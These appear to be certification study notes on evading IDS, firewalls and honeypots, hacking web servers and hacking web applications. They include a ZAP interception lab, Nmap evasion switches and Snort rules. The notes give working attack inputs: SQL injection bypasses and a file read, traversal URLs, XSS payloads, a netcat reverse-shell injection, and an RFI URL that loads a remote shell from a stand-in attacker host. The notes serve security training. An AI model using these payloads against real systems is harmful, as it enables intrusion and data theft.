The objective of this lab is to learn how to:

\* Intercept the Traffic between server and client

- In Chrome (Windows 10)

Go to **Customize and Control Google Chrome** button, and click **Settings** from the context menu.

The [Chrome://settings](chrome://settings) window open, scroll down and click **Advanced** in the browser.

In the **System** section, click **Open Proxy Settings** to configure a proxy.

The Internet Properties pop-up window appears; click the **Connections** tab, and click **LAN Settings**.

The LAN Settings pop-up appears, check **Use a Proxy Server for your LAN (These Settings will not apply to dial-up or VPN connections)**.

In the **Address** field, type the attacker machine's IP address, 8080 in the Port field, and the click **OK**.

In this lab, the attacker machine would be **Windows Server 2016**; its IP address is **10.10.10.16**.

Once you have entered the required details, the **Internet Properties** pop-up window will appear, click **Apply**, and click **OK**. Now you have configured victim machine proxy settings. **Close** the browser.

- In OWASP ZAP 2.7.0 (Windows Server 2016) (Attacker Machine)

A prompt that reads **Do you want to persist the ZAP Session?** is displayed. Select **No, I do not want to persist this session at this moment in time**, and click **Start**.

Click "+" icon in the right pane to add the **Break** tab.

The **Break** tab allows you to modify a response or request when it has been caught by the ZAP.

It also allows you to modify some elements that you cannot modify through your browser; these include:

- \* The Header

- \* Hidden Fields

- \* Disabled Fields

- \* Fields that use JavaScript to filter out illegal characters

Once the Break tab is added in your OWASP ZAP window, configure the ZAP to work as a proxy.

To configure ZAP as a proxy, navigate to **Tools** and click **Options** from the tool bar.

The Options window appears, select **Local Proxies** from the left pane, and in the **Address** field, type the **Window Server 2016** machine IP address (10.10.10.16), set the **Port** to default, and then click **OK**.

Click **Set break on all requests and responses** from the tool bar of ZAP. This button sets and unsets a global break point that will trap and display from the victim's machine the next response or requests in **Break** tab. You can modify any part of the request or response that you want and send it to victim's application by clicking either Step or Continue. Alternatively you can click **Drop to dispose of the request or response**.

Set break on all requests and responses turns automatically from green to red. If any OWASP ZAP pop-up appears click **OK** to continue.

- Go back to Windows 10  
Launch the same browser in which you have configured for **Google Chrome** browser.  
Type <http://www.moviescope.com> in the address bar and press **Enter**.
- Go back to Windows Server 2016  
In the ZAP proxy, it starts capturing the requests of the victim machine. Now click the **Submit and step to next request or response** button until you capture the GET request of the browsed website in the victim machine.

We got the GET request of [www.moviescope.com](http://www.moviescope.com).

Now, replace [www.moviescope.com](http://www.moviescope.com) to [www.goodshopping.com](http://www.goodshopping.com) in all the **GET** requests captured on the **Break** tab. Once you have replaced the GET request, click **Submit and step to next request or response** to forward traffic to the victim machine.

Perform this process until you see the [www.goodshopping.com](http://www.goodshopping.com) page in the victim machine.

- Go back to Windows 10  
We wanted to browse [www.moviescope.com](http://www.moviescope.com) but in the browser we can see the **GoodShopping** page appears instead of **moviescope**.

# Module 12 - Evading IDS, Firewalls, and Honeypots

- IDS/IPS Basics

- Intrusion Prevention System (IPS)

**Active monitoring** of activity looking for anomalies and **alerting/notifying** and **taking action** when they are found.

- Intrusion Detection System (IDS)

**Passive monitoring** of activity looking for anomalies and **alerting/notifying** when they are found.

- Types of IDS Alerts

**True Positive | False Positive | False Negative | True Negative**

**True Positive** --> Attack - Alert ✓✓

**False Positive** --> No Attack - Alert ✗✓

**False Negative** --> Attack - No Alert ✓✗

This is the worst scenario

**True Negative** --> No Attack - No Alert ✗✗

- Deployment Types - HIDS & NIDS & WIDS

**Host Based | Network Based**

**Host based** - Monitors activity on a single device/host by being installed locally.

**Network based** - Monitors activity across a network using remote sensors that report back to a central system. Often paired with a security Information & SIEM system for analysis. Often Reverse ARP or Reverse DNS lookups are used to discover the source

- Knowledge & Behavior-Based Detection

**Knowledge Based** (Signature Based | Pattern Matching) | **Behavior Based** (Statistical | Anomaly | Heuristic)

**Knowledge Based (Signature Based | Pattern Matching)** - Most common form of detection. Uses a database of profiles, or signatures to assess all traffic against.

**Behavior Based (Statistical | Anomaly | Heuristic)** - Starts by creating a baseline of behavior for the monitored system/network and then compares all traffic against that looking for deviations. Can be labeled an AI or Expert system.

- Firewalls Basics

Firewalls are often seen as NAC devices. Use of rule sets to filter traffic can implement security policy.

- Firewalls types

**Stateful | Stateless | Deep Packet Inspection | Proxy Firewall**

**Stateful (Dynamic Packet Filtering)** - Layer 3 + 4 (Network + Transport layer)

**Stateless (Static Packet Filtering)** - Layer 3 (Network)

**Deep Packet Inspection** - Layer 7 (Application Layer)

**Proxy Firewall** - Mediates communications between untrusted and trusted end-points (server/hosts/clients). A proxy firewall is a network security system that protects network resources by filtering messages at the Application Layer 7. A proxy firewall may also be called an application firewall or gateway firewall.

- Proxy Types

**Circuit-Level | Application-Level | Multi-Homed Firewall | | Bastion Hosts | Screened Host | Packet-Filtering**

**Circuit-level proxy** - Firewall that works on Layer 5 (Session layer); They monitor TCP handshaking between packets to determine whether a requested session is legitimate.

**Application-level proxy** - Any service or server that acts as a proxy for client computer requests at the application's protocols.

⚠ An application-level proxy is one that knows about the particular application it is providing proxy services for; it understands and interprets the commands in the application protocol. A circuit-level proxy is one that creates a circuit between the client and the server without interpreting the application protocol.

**Multi-homed Firewall (dual-homed)** - Firewall that has two or more interfaces; One interface is connected to the untrusted network and another interface is connected to the trusted network. A DMZ can be added to a multi-homed firewall just by adding a third interface.

**Bastion hosts** - Endpoint that is exposed to the internet but has been hardened to withstand attacks; Hosts on the screened subnet designed to protect internal resources.

**Screened host** - Endpoint that is protected by a firewall.

**Packet-filtering** - Firewalls that only looked at headers

⚠ Only uses rules that implicitly denies traffic unless it is allowed.

⚠ Oftentimes uses network address translation (NAT) which can apply a one-to-one or one-to-many relationship between external and internal IP addresses.

⚠ Private zone - hosts internal hosts that only respond to requests from within that zone

- Honeypots

Honeypots are **decoy systems** or servers deployed alongside production systems within your network. When deployed as enticing targets for attackers, honeypots can add security monitoring opportunities for blue teams and misdirect the adversary from their true target.

- Honeynet

**Two or more honeypots** on a network form a honeynet. Honeynets and honeypots are usually implemented as parts of larger Network Intrusion Detection Systems.

- Honeyfarm

A Honeyfarm is a **centralized collection of honeypots and analysis tools**.

- Types of Honeypots

**Low Interaction | High Interaction | Production | Research**

**Low-interaction** ---> Simulates/imitate services and systems that frequently attract criminal attention. They offer a method for collecting data from blind attacks such as botnets and worms malware.

**High interaction** ---> Simulates all services and applications and is designed to be completely compromised

**Production** ---> Serve as decoy systems inside fully operating networks and servers, often as part of an intrusion detection system (IDS). They deflect criminal attention from the real system while analyzing malicious activity to help mitigate vulnerabilities.

**Research** ---> Used for educational purposes and security enhancement. They contain trackable data that you can trace when stolen to analyze the attack.

- Honeypot Tools

**Specter | Honeyd | KFSensor** (Honeypot IDS)

- Evading with Nmap

Firewall Evasion

- Useful switches for Evading and Stealthy

```
-v | -sS | -T | -f | -f --mtu | -D | -S | --send-eth | --data-length | --source-port

-v          Verbose level
-sS         TCP SYN scan
-T          Time template for performing the scan
-f          Use fragmented IP packets
-f --mtu    Use fragmented packets & set MTU
-D          IP address Decoy: <decoy1,decoy2,[ME],...>: Cloak a scan with decoys
-S          Spoof the source IP address
--send-eth   Ensures that we use Ethernet level packets. bypassing the IP layer and sends raw
Ethernet frames within the flow
--data-length Specify the length of data/frame
--source-port Specify a randomized port that you want to communicate
```

- Example

```
nmap -v -sS -f -mtu 32 --send-eth --data-length 50 --source-port 8965 -T5 192.168.0.22
Sends IPv4 fragmented 50-byte packet size; The packets are too small to send data and to
detect as a Probe/Scanning technique
```

- ⚠️ Fragmentation is the heart of the IDS/Firewall Evasion techniques.

- Using SNORT

SNORT is an open source **network intrusion detection system (NIDS)**. Snort is a packet sniffer that monitors network traffic in real time, scrutinizing each packet closely to detect a dangerous payload or suspicious anomalies.

Snort is a widely deployed **IDS** that is **open source**

Configuration is in /etc/snort on **Linux** and C:\snort\etc in **Windows**; the file is **snort.conf**.

- SNORT Runs in Three Operational Modes

```
Sniffer snort -v | Packet logger snort -l | NIDS snort -A or snort -c <path_to_conf_file>
```

**Sniffer** - Watches packets in real time

**Packet logger** - Saves packets to disk for review at a later time

**NIDS** - Analyzes network traffic against various rule sets

- Usage Example

- `snort -i 4 -l c:\Snort\log -c c:\Snort\etc\snort.conf -T`

This command will test snort configuration and rules and check if there is any errors without starting up.

-i 4 interface specifier, in case is interface 4.

-l for logging

-c use Snort rules file specifying path

-T Only For testing, this prevent Snort from start up; Essentially to check if there is any errors and if the rules are good.

- `snort -i 4 -c c:\Snort\etc\snort.conf -l c:\Snort\log -K ascii`

This command will fire up Snort NIDS and log everything in ASCII.

- SNORT Flags

```
-A | -b | -B <mask> | -c <rules> | -C | -I | -i <interface number> | -K | -?
```

-A: Set alert mode: fast, full, console, test or none

-b: Log packets in TCPDump format (much faster!)

-B <mask>: Obfuscate IP addresses in alerts and packet dumps using CIDR mask

-c <rules>: Use Rules file

-C: Print out payloads with character data only (no hex)

-I: Specifies the logging directory (all alerts and packet logs are placed in this directory)

-i <interface number>: Specifies which interface Snort should listen on  
-K: Logging mode (pcap[default], ascii, none)  
-?: Lists all switches and options and then exits

- SNORT Rules

SNORT has a rules engine that allows for customization of monitoring and detection capabilities.

- There are three available rule actions

**Alert | Pass | Log**

- And three available IP protocols

**TCP | UDP | ICMP**

- Breaking down a Snort rule

```
alert icmp any any -> &HOME_NET any (msg:"ICMP test"; sid:1000001; rev:1; classtype:icmp-event);
```

#### **Rule Header**

```
alert icmp any any -> $HOME_NET any
alert           Rule action. Snort will generate an alert when the set condition is met.
any (1st)       Source IP. Snort will look at all sources
any (2nd)       Source port. Snort will look at all ports
->             Direction. From source to destination; (source -> destination)
&HOME_NET      Destination IP. We are using the HOME_NET value from the snort.conf file which means a variable that defines the network or networks you are trying to protect.
any (3rd)       Destination port. Snort will look at all ports on the protected network
```

#### **Rule Options**

```
(msg:"ICMP test"; sid:1000001; rev:1; classtype:icmp-event);
msg:"ICMP test"      Snort will include this message with the alert
sid:1000001         Snort rule ID. Remember all numbers < 1,000,000 are reserved, this is why we are starting with 1000001 (you may use any number, as long as it's greater than 1,000,000)
rev:1              Revision number. This option allows for easier rule maintenance
classtype:icmp-event Categorizes the rule as an "icmp-event", one of the predefined Snort categories. This option helps with the rule organization
```

- Rules Examples:

- alert tcp 192.168.x.x any -> &HOME\_NET 21 (msg:"FTP connection attempt"; sid:1000002; rev:1;)  
TCP alert in a source IP address 192.168.x.x with any port; HOME\_NET destination on port 21.
- alert tcp \$HOME\_NET 21 -> any any (msg:"FTP failed login"; content:"Login or password incorrect"; sid:1000003; rev:1;)  
TCP alert in HOME\_NET port 21 (FTP) as a source, to any destination IP address and port.
- alert tcp !HOME\_NET any -> \$HOME\_NET 31337 (msg : "BACKDOOR ATTEMPT-BackOrifice")  
This alerts about traffic coming not from an external network to the internal one on port 31337.
- Example output

10/19-14:48:38.543734 0:48:542:2A:67 -> 0:10:B5:3C:34:C4 type:0x800 len:0x5EA  
xxx -> xxx TCP TTL:64 TOS:0x0 ID:18112 IpLen:20 DgmLen:1500 DF  
Important info is bolded

- Evasion Concepts and Techniques

- Insertion Attack

Attacker **forces** the **IDS** to **process invalid packets**.

- Evasion

An endpoint **accepts a packet** that the **IDS** would **normally reject**. Typically executed via fragmentation of the attack packets to allow them to be moved through the IDS.

- Obfuscation

**Encoding** the attack **packets** in such a way that the **target** is **able to decode** them, but the **IDS is not**.

\* Unicode

\* Polymorphic code

\* Encryption

\* Path manipulation to cause signature mismatch

- False Positive Generation Events

Crafting malicious packets designed to set off alarms with hope of distracting/overwhelming IDS and operators.

- Session Splicing

Just another type of **fragmentation attack**.

- Unicode encoding

**Works with web requests** - using Unicode characters instead of ascii can sometimes get past.

- Fragmentation attack

**Splits up packets** so that the IDS can't detect the real intent

- Overlapping Fragments

Generate a bunch of tiny fragments **overlapping TCP sequence numbers**.

- Time-To-Live (TTL) Attack

Requires the attacker to have inside knowledge of the target network to allow for the **adjustment of the TTL values to control who gets what packets** when.

- Invalid RST Packets

**Manipulation of the RST flag** to trick IDS into ignoring the communication session with the target.

- Urgency Flag

URG - **Manipulation URG flag** to cause the target and IDS to have different sets of packets, because the IDS processes ALL packets irrespective of the URG flag, whereas the target will only process URG traffic.

- Polymorphic Shellcode

Blow up the pattern matching by **constantly changing**.

- ASCII Shellcode

**Use ASCII characters** to bypass pattern matching.

- Application-Level Attacks

Taking advantage of the compression used to transfer large files and **hide attacks in compressed data**, as it cannot be examined by the IDS.

- Desynchronization  
Manipulation the TCP SYN to **fool IDS into not paying attention to the sequence numbers** of the illegitimate attack traffic, but rather, give it a false set of sequences to follow.
- Encryption  
**Using encryption** to hide attack.
- Flood the network  
**Trigger alerts that aren't your intended attack** so that you confuse firewalls/IDS and network admins; Overwhelming the IDS.
- **Tools for Evasion**  
**Nessus** | **ADMmutate** | **NIDSbench** | **Inundator**  
  
**Nessus** - Also a vulnerability scanner  
**ADMmutate** - Creates scripts not recognizable by signature files  
**NIDSbench** - Older tool for fragmenting bits  
**Inundator** - Flooding tool
- Firewall Evasion  
The **best way** around a firewall will always be a **compromised internal machine**.
  - Firewalking  
Using TTL values to determine gateway ACL filters and allow for mapping of internal networks by analyzing IP packet responses; Going through every port on a firewall to determine what is open.
  - Banner Grabbing  
Looking for FTP, TELNET and web server banners.
  - IP Address Spoofing  
Hijacking technique allowing attacker to masquerade as a trusted host.
  - Source Routing  
Allows the sender of a packet to partially or fully specify the route to be used.
  - Tiny Fragments  
Successful with Firewalls when they ONLY CHECK for the TCP header info, allowing the fragmentation of the information across multiple packets to hide the true intention of the attack.
  - ICMP Tunneling  
Allows for the tunneling of a backdoor shell via the ICMP echo packets because the RFC (792) does not clearly define what kind of data goes in the data portion of the frame, allowing for attack traffic to be seen as acceptable when inserted. If firewalls do not examine the payload section of the dataframe, they would let the data through, allowing the attack.
  - ACK Tunneling  
Use of the ACK flag to trick firewall into allowing packets, as many firewalls do not check ACK packets.
  - HTTP Tunneling  
Use of HTTP traffic to 'hide' attacks.
  - SSH Tunneling  
Use of SSH to encrypt and send attack traffic.
  - MitM Attacks  
Use of DNS and routing manipulation to bypass firewalls.

- XSS Attacks

Allows for the exploitation of vulnerabilities around the processing of input parameters from the end user and the server responses in a web application. The attacker injects malicious HTML/JS code into website to force the bypassing of the firewall once executed.

- Extra Tips

**More Tips** to Bypass Firewalls are:

- \* Use IP in place of a URL - may work depending on nature of filtering in place
- \* Use Proxy Servers/Anonymizers - May work depending on nature of filtering in place
- \* ICMP Type 3 Code 13 will show that traffic is being blocked by firewall
- \* ICMP Type 3 Code 3 tells you the client itself has the port closed

- Tools

[CovertTCP](#) | [ICMP Shell](#) | [007 Shell](#)

- Detection of a Honeypot

**Ports** that **show a service is available**, but **deny a 3-way handshake** may **indicate** that the system is a **honeypot**.

Probe services running on them.

- Layer 7 (Application)

**Examine latency** of responses from server.

- Layer 4 (Transport)

**Examine the TCP windows size**, looking for continuous Acknowledgement of incoming packets even when the windows size is set to 0.

- Layer 2 (Data Link)

If you are on the same network as the honeypot, **look for MAC addresses** in packets that indicate the presence of a 'Black Hole' (0:0:f:ff:ff:ff)

- Virtualized Honeypot

If Honeypot is virtualized, **look for the vendor assigned MAC address** ranges as published by IEEE.

- Honeyd Type Honeypot

If Honeypot is the Honeyd type, **use time based TCP fingerprinting** methods to detect

- User-Mode Linux (UML) Honeypot

To detect User-Mode Linux (UML) honeypot, **analyze** proc/mounts, proc/interrupts and proc/cmdline which would have UML specific settings and information.

- Sebek-based Honeypots

To detect Sebek-based honeypots, **Sebek will log everything that is accessed via** read() before sending to the network, causing congestion that can be an indicator.

- snort\_inline Honeypots

To detect snort\_inline honeypots, **analyze the outgoing packets** by capturing the snort\_inline modified packets through another

## 1 Backlink

EC-Council Official Labs

- ◆ [Module 12 - Evading IDS, Firewalls, and Honeypots](#)

# Module 13 - Hacking Web Servers

- Web Server Attack Methodology
  - Information Gathering  
Internet searches, whois, reviewing robots.txt
  - Web Server Footprinting
    - Banner Grabbing | **Netcraft**, **HTTPRecon**, **theHarvester**, **ID Serve**, **HTTPPrint**, **Nmap**
      - Detects vulnerable TRACE method  
`nmap --script http-trace -p80 localhost`
      - Lists email addresses  
`nmap --script http-google-email <host>`
      - Discovers virtual hosts on the IP address you are trying to footprint; \* is replaced by online db such as IP2Hosts  
`nmap --script hostmap-* <host>`
      - Enumerates common web apps  
`nmap --script http-enum -p80 <host>`
      - Grabs the robots.txt file  
`nmap --script http-robots.txt -p 80 <host>`
  - Website Mirroring
    - Brings the site to your own machine to examine structure, etc. | **Wget**, **BlackWidow**, **HTTrack**, **WebCopier Pro**, **Web Ripper**, **SurfOffline**
  - Vulnerability Scanning
    - Scans web server for vulnerabilities. | **Nessus** , **Nikto** - specifically suited for web servers; still very noisy like Nessus
  - Session Hijacking
  - Web Server Password Cracking
- Web Server Architecture
  - Most Popular Servers
    - Apache** | **Microsoft IIS** | **Nginx**
      - Apache runs configurations as a part of a module within special files (http.conf, etc.)
      - IIS runs all applications in the context of LOCAL\_SYSTEM
      - IIS 5 had a ton of bugs - easy to get into
  - N-Tier Architecture
    - Distributes processes across multiple servers. Normally as three-tier: **Presentation** (web), **logic** (application) and **data** (database)
  - Error Reporting
    - Should not be showing errors** in production; easy to glean information
  - HTML
    - Markup language** used to **display web pages**.

- HTTP Request Methods

**GET | HEAD | POST | PUT | DELETE | TRACE | CONNECT**

**GET** - retrieves whatever information is in the URL; sending data is done in URL

**HEAD** - identical to get except for no body return

**POST** - sends data via body - data not shown in URL or in history

**PUT** - requests data be stored at the URL

**DELETE** - requests origin server delete resource

**TRACE** - requests application layer loopback of message

**CONNECT** - reserved for use with proxy

Both **POST** and **GET** can be manipulated by a web proxy

- HTTP Error Messages

**1xx: Informational | 2xx: Success | 3xx: Redirection | 4xx: Client Error | 5xx: Server Error**

**1xx: Informational** - request received, continuing

**2xx: Success** - action received, understood and accepted

**3xx: Redirection** - further action must be taken

**4xx: Client Error** - request contains bad syntax or cannot be fulfilled

**5xx: Server Error** - server failed to fulfill an apparently valid request

- Web Server Attacks

- DNS Amplification

Uses recursive DNS to DoS a target; amplifies DNS answers to target until it can't do anything

- Directory Transversal

(.. or dot-dot-slash) - requests file that should not be accessible from web server

Example: <http://www.example.com/../../etc/password>

Can use Unicode to possibly evade IDS - %2e for dot and %sf for slash

- Parameter Tampering

URL Tampering - Manipulating parameters within URL to achieve escalation or other changes

- Hidden Field Tampering

Modifying hidden form fields producing unintended results

- HTTP Response Splitting

An attacker passes malicious data to a vulnerable application through the HTTP response header.

- Web Cache Poisoning

Replacing the cache on a box with a malicious version of it

- WFETCH

Microsoft tool that allows you to craft HTTP requests to see response data

- Misconfiguration Attack

Same as before - improper configuration of a web server. (e.g: Default settings like admin/ password credentials; Lack of security controls)

- Password Attack

Attempting to crack passwords related to web resources

- Connection String Parameter Pollution

Injection attack that uses semicolons to take advantage of databases that use this separation

### method

- Web Defacement

Simply modifying a web page to say something else

- DoS/DDoS

Compromise availability

- Shellshock

Causes Bash to unintentionally execute commands when commands are concatenated on the end of function definitions

- Tools

**Brutus** | **Hydra** | **Metasploit**

**Brutus** - brute force web passwords of HTTP

**Hydra** - network login cracker

**Metasploit** Basic working is Libraries use Interfaces and Modules to send attacks to services

\* **Exploits** hold the actual exploit

\* **Payload** contains the arbitrary code if exploit is successful

\* **Auxiliary** used for one-off actions (like a scan)

\* **NOPS** used for buffer-overflow type operations

# Module 14 - Hacking Web Applications

- Web Organizations

**IETF | W3C | OWASP**

- Internet Engineering Task Force (IETF)  
Creates engineering documents to help make the Internet work better.
- World Wide Web Consortium (W3C)  
A standards-developing community.
- Open Web Application Security Project (OWASP)  
Organization focused on improving the security of software.

- OWASP Web Top 10

The OWASP Top 10 is a **standard awareness document** for developers and web application security. It represents a broad consensus about the most critical security risks to web applications.

**A1 - Injection Flaws** - SQL, OS and LDAP injection

**A2 - Broken Authentication and Session Management** - functions related to authentication and session management that aren't implemented correctly

**A3 - Sensitive Data Exposure** - not properly protecting sensitive data (SSN, CC numbers, etc.)

**A4 - XML External Entities (XXE)** - exploiting XML processors by uploading hostile content in an XML document

**A5 - Broken Access Control** - having improper controls on areas that should be protected

**A6 - Security Misconfiguration** - across all parts of the server and application

**A7 - Cross-Site Scripting (XSS)** - taking untrusted data and sending it without input validation

**A8 - Insecure Deserialization** - improperly de-serializing data

**A9 - Using Components with Known Vulnerabilities** - libraries and frameworks that have known security holes

**A10 - Insufficient Logging and Monitoring** - not having enough logging to detect attacks

**WebGoat** - project maintained by OWASP which is an insecure web application meant to be tested

- Web Application Attacks

A Web application attack is any attempt by a malicious actor **to compromise the security of a Web-based app.**

- First Step

First step is to **identify entry points** (POST data, URL parameters, cookies, headers, etc.)

- Tools for Identifying Entry Points

**WebScarab | HTTPPrint | BurpSuite**

- Web 2.0

Dynamic applications. Have a **larger attack surface** due to simultaneous communication.

- SQL Injection

SQL injection usually **occurs when you ask a user for input**, like their username/userid, and instead of a name/id, the user gives you an SQL statement that you will unknowingly run on your database.

Injecting SQL commands into input fields to produce output.

Data Handling - Definition (DDL), manipulation (DML) and control (DCL)

- SQLi is used for

**Bypass Authentication | Extract Information | Insert Injection**

- SQL Syntax - Basics

**SELECT | UPDATE | DELETE | INSERT INTO | ALTER TABLE | DROP TABLE | CREATE INDEX | DROP INDEX | UNION**

SELECT      extracts data from a database  
UPDATE     updates data in a database  
DELETE     deletes data from a database  
INSERT INTO inserts new data into a database  
ALTER TABLE modifies a table  
DROP TABLE deletes a table  
CREATE INDEX creates an index (search key)  
DROP INDEX deletes an index  
UNION      Used to combine the result-set of two or more SELECT statements.

- Basic Test to check SQLi

Basic test to see if SQL injection is possible is **just inserting a single quote ( ' )**

Can be on input field or URL

This will make the web app return a SQL syntax error meaning that you are able to inject SQL queries.

- SQL Injection in action

On the UserId input field, you can enter: 105 OR 1=1

The is valid and will not return only UserId 105, this injection will return ALL rows from the "Users" table, since OR 1=1 is always TRUE. Then, the SQL statement will look like this:

SELECT \* FROM Users WHERE UserId = 105 OR 1=1;

Double dash ( -- ) tells the server to ignore the rest of the query (in this example, the password check)

- Bypassing Authentication

admin' or 1=1 --

Basically tells the server if **1 = 1 (always true)** to **allow the login** and the double dash -- will **comment the rest of the query** in this case, the password.

Variations: 1' or 1=1 #

Based on = is always true;

" or ""= --> The SQL above is valid and will return all rows from the "Users" table, since OR ""="" is always TRUE.

This is valid and the SQL statement behind will look like this: SELECT \* FROM Users WHERE Name ="John Doe" AND Pass ="myPass"

- Enumerating

1' union all select 1,user() #

The service are running as

user' UNION ALL select 1,table\_name,3,4,5 FROM information\_schema.tables

Dropping the tables

- Load/Reading a File

bob' union all select 1,load\_file("/etc/passwd"),3,4,5 --

Reading the /etc/passwd file

- Writing a File

bob' union all select 1,"Test",3,4,5 into outfile '/tmp/test.txt'--

Writes the selected rows to a file. Column and line terminators can be specified to

produce a specific output format.

- Fuzzing  
inputting random data into a target to see what will happen
- Tautology  
Using always true statements to test SQL (e.g. 1=1)
- In-band SQL injection  
Uses same communication channel to perform attack.  
Usually is when data pulled can fit into data exported (where data goes to a web table)  
Best for using UNION queries
- Out-of-band SQL injection  
Uses different communication channels (e.g. export results to file on web server)
- Blind/inferential  
Error messages and screen returns don't occur; usually have to guess whether command work or use timing to know
- SQLi Tools  
**Sqlmap | sqlninjaHavij | SQLBrute | Pangolin | SQLExec | Absinthe | BobCat**

- Broken Authentication

Broken Authentication usually occurs due to the **issues with the application's authentication mechanism:**

- \* Credential Stuffing and Brute Force Attacks
- \* Weak Passwords & Recovery Process
- \* Mismanagement of Session ID

An attacker can gain control over user accounts in a system. In the worst case, it could help them gain complete control over the system.

- Command Injection

Execution of arbitrary commands on the host operating system via a vulnerable application. Injection are possible when an application passes unsafe user supplied data (forms, cookies, HTTP headers etc.) to a system shell.

Web apps sometimes need to execute OS commands to communicate with the underlying host OS and the file system. This can be done to run system commands, launch applications written in another programming language, or run shell, python, perl, or PHP scripts.

### **Example**

Imagine a vulnerable application that has a common function that passes an IP address from a user input to the system's ping command.

User input: 127.0.0.1

The following command is executed on the host OS: ping -c 5 127.0.0.1

Is possible to break out the ping command to execute the attacker arbitrary commands: ping -c 5 127.0.0.1; id

If the system is vulnerable the output will look like this (showing two OS commands, ping and id):

Without input sanitizing the attacker can do reverse shell:

127.0.0.1; nc -nv <attacker's IP> 4444 -e /bin/bash

- Sensitive Data Exposure

When the web application **doesn't adequately protect sensitive information** like session tokens, passwords, banking information, location, health data, or any other similar crucial data whose leak can be critical for the user.

**Examples:**

An application stores credit card numbers in a database without encryption. If an attacker gets access to the database through SQL injection, he could easily get the credit card numbers.

An application stores passwords in the database using unsalted or simple hashes. An attacker can expose the unsalted hashes using Rainbow Table attacks.

A website that doesn't enforce TLS or uses weak encryption. An attacker could monitor network traffic and downgrade the connections from HTTPS to HTTP. Then, they can intercept the requests and steal the user's session cookie

- XEE - XML External Entities

Is a type of **attack against an application that parses XML input**. This attack occurs when XML input containing a reference to an external entity is processed by a weakly configured XML parser.

Attackers can supply XML files with specially crafted DOCTYPE definitions to an XML parser with a weak security configuration to perform path traversal, port scanning, and numerous attacks, including denial of service, server-side request forgery (SSRF), or even remote code execution.

**Example:**

External entities can reference URIs to retrieve content from local files or network resources. This payload will return the content of /etc/passwd file on target system's OS; (for windows you could reference file:///c:/boot.ini)

- RFI - Remote File Inclusion

Is a method that allows an attacker to **employ a script to include a remotely hosted file on the webserver**. The vulnerability promoting RFI is largely found on websites running on PHP. This is because PHP supports the ability to 'include' or 'require' additional files within a script.

**Vulnerable PHP Example:**

```
$incfile = $_REQUEST["file"]; include($incfile.".php");
```

The first line extracts the file parameter value from the HTTP request, while the second line uses that value to dynamically set the file name, without any appropriate sanitization of the file parameter value, this code can be exploited for unauthorized file uploads.

For example the URL below contains an external reference to a reverse shell made in PHP file, stored in a remote location:

[http://www.example.com/vuln\\_page.php?file=http://www.hacker.com/netcat.php](http://www.example.com/vuln_page.php?file=http://www.hacker.com/netcat.php)

- LFI - Local File Inclusion

LFI is very much similar to RFI. The only difference being that in LFI, in order to carry out the attack instead of including remote files, the attacker has to use local files (e.g: files on the current server can only be used to execute a malicious script).

Examples: <http://example.com/?file=../../uploads/evil.php>

- Directory Traversal

An attacker can get sensitive information like the contents of the /etc/passwd file that contains a list of users on the server; Log files, source code, access.log and so on.

**Examples:**

<http://example.com/events.php?file=../../../../etc/passwd>

An attacker can get the contents of the /etc/passwd (file that contains a list of users on the server).

Similarly, an attacker may leverage the Directory Traversal vulnerability to access log files (for example, Apache access.log or error.log), source code, and other sensitive information. This information may then be used to advance an attack.

- XSS (Cross-site scripting)

**Inputting JavaScript into a web form input field** that alters what the page does.

- \* Can also be passed via URL
- \* Can be malicious by accessing cookies and sending them to a remote host
- \* Can be mitigated by setting HttpOnly flag for cookies; But many hackers can circumvent this in order to execute XSS payloads.

- Types of XSS

**Stored XSS | Reflected XSS | DOM Based XSS**

**Stored XSS** (Persistent or Type-I) - stores the XSS in a forum or like for multiple people to access.

**Reflected XSS** (or also called a non-persistent XSS); when an application receives data in an HTTP request and includes that data within the immediate response in an unsafe way.

**DOM Based XSS** (or as it is called in some texts, "type-0 XSS") is an XSS attack wherein the attack payload is executed as a result of modifying the DOM "environment" in the victim's browser used by the original client side script, so that the client side code runs in an "unexpected" manner.

- Examples of XSS payloads

```
"><script>alert(1)</script>
<svg/onload="alert(1);"
<svg/OnLoad="${prompt}`">
p=<svg/1='&q='onload=alert(1)>
```

*Note: they vary regarding the filtering, validation and WAF capabilities.*

- HTML Injection

This vulnerability occurs when **user input** is **not** correctly **sanitized** and the **output** is **not encoded**. An injection allows the attacker to send a malicious HTML page to a victim.

- LDAP Injection

**Exploits applications that construct LDAP statements.**

Format for LDAP injection includes )(&)

- SOAP Injection

**Inject query strings in order to bypass authentication.**

- \* SOAP uses XML to format information
- \* Messages are "one way" in nature

- Buffer Overflow

Attempts to **write data into application's buffer area to overwrite adjacent memory, execute code or crash a system.**

- \* Inputs more data than the buffer is allowed
- \* Includes stack, heap, NOP sleds and more
- \* Canaries - systems can monitor these - if they are changed, they indicate a buffer overflow has occurred; placed between buffer and control data

- Cross-Site Request Forgery (CSRF)

**Forces** an end user to **execute unwanted actions on an app** they're already authenticated on

- \* Inherits identity and privileges of victim to perform an undesired function on victim's behalf
- \* Captures the session and sends a request based off the logged in user's credentials
- \* Can be mitigated by sending random challenge tokens

- Session Fixation

Attacker logs into a legitimate site and pulls a session ID; sends link with session ID to victim. Once victim logs in, attacker can now log in and run with user's credentials

- Cookies - small text-based files stored that contains information like preferences, session details or shopping cart contents
  - \* Can be manipulated to change functionality (e.g. changing a cookie that says "ADMIN=no" to "yes")
  - \* Sometimes, but rarely, can also contain passwords

- HTTP Response Splitting

**Adds header response data to an input field** so server splits the response.

- \* Can be used to redirect a user to a malicious site
- \* Is not an attack in and of itself - must be combined with another attack
- \* With HTTP Response Splitting, it is possible to mount various kinds of attacks:
  - > XSS
  - > Web Cache Poisoning (defacement)
  - > Browser cache poisoning
  - > Hijacking pages with user-specific information

- Insecure direct object references (IDOR)

Is a common vulnerability that occurs when a **reference to an internal implementation object is exposed** without any other access control. The vulnerability is often easy to discover and allows attackers to access unauthorized data. Countermeasures Input scrubbing for injection, SQL parameterization for SQL injection, input validation and sanitization for injections, keeping patched servers, turning off unnecessary services, ports and protocols

- Countermeasures

Input scrubbing for injection, SQL parameterization for SQL injection, input validation and sanitization for injections, keeping patched servers, turning off unnecessary services, ports and protocols

## 1 Backlink

EC-Council Official Labs

- ◆ Module 14 - Hacking Web Applications

- Objective

The objective of this lab is to provide expert knowledge of web application vulnerabilities and attacks, such as:

- \* Parameter tampering
- \* Cross-Site Scripting (XSS)
- \* Stored XSS
- \* Username and Password Enumeration
- \* Exploiting WordPress Plugin Vulnerabilities
- \* Exploiting Remote Command Execution Vulnerability
- \* Web Application Auditing Framework
- \* Website Vulnerability Scanning

- Exercise 1

Exploiting **Parameter Tampering** and **XSS** Vulnerabilities in Web Applications

